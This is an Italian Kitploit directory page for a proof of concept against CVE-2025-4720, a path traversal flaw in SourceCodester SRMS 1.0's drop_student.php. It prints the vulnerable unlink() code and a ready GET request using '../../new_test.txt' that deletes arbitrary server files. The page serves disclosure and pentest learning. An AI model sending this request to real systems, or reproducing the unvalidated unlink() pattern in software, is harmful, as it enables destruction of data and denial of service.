
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
duplicate-CVE-2025-4720- — Exploit proof-of-concept per CVE-2025-4720, una vulnerabilità di path traversal in SourceCodester SRMS 1.0 che consente l'eliminazione arbitraria di file tramite l'endpoint drop_student.php. | Kitploit
Strumenti/GitHubGitHub/xmyronn/duplicate-cve-2025-4720-
Analisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebPenetration TestingApprendimento e Formazione
GitHubxmyronn/duplicate-cve-2025-4720-

duplicate-CVE-2025-4720-

Exploit proof-of-concept per CVE-2025-4720, una vulnerabilità di path traversal in SourceCodester SRMS 1.0 che consente l'eliminazione arbitraria di file tramite l'endpoint drop_student.php.

Vedi Repository
657 mesi faNon ancora revisionato

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    590
  • 3

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    383
  • 4

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    322
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    309
  • 6

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    283

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →
Condividi

cve-srms-drop-student-path-traversal (CVE-2025-4720)(dupe)

Eliminazione arbitraria di file in SourceCodester SRMS 1.0

Descrizione

Esiste una vulnerabilità di path traversal nell'endpoint drop_student.php di SourceCodester Student Result Management System (SRMS) 1.0.

L'applicazione prende l'input controllato dall'utente dal parametro GET img e lo passa direttamente alla funzione unlink() senza validazione, consentendo l'eliminazione di file arbitrari sul server.


Codice Vulnerabile

$img = $_GET['img'];

if ($img == "DEFAULT") {

} else {
    unlink('images/students/' . $img);
}
Tipo di Vulnerabilità

  • CWE-22: Path Traversal
  • Impatto: Eliminazione arbitraria di file

Proof of Concept (PoC)


  1. Creare un file nella root dell'applicazione: Screenshot 2026-04-04 013454
C:\xampp\htdocs\srms_0\srms\new_test.txt


  1. Inviare la seguente richiesta: Screenshot 2026-04-04 013510
Screenshot 2026-04-04 013633
GET /srms_0/srms/script/admin/core/drop_student.php?id=1&img=../../new_test.txt HTTP/1.1
Host: target

  1. Osservare che il file viene eliminato dal server. Screenshot 2026-04-04 013650

Impatto

Un attaccante può eliminare file arbitrari accessibili al server web, inclusi:

  • File di configurazione dell'applicazione
  • Log
  • Contenuto caricato

Ciò può portare a denial of service o ulteriore sfruttamento.


Note Aggiuntive

Questa vulnerabilità rappresenta un vettore di attacco distinto rispetto ai problemi precedentemente segnalati in SRMS, poiché:

  • Utilizza una richiesta GET
  • Non richiede il caricamento di file
  • Può potenzialmente essere sfruttata tramite CSRF

Fornitore

SourceCodester


Prodotto

Student Result Management System (SRMS) https://www.sourcecodester.com/srms-makumbusho


Versione

1.0


Autore

Imad Alvi

Scarica lo strumento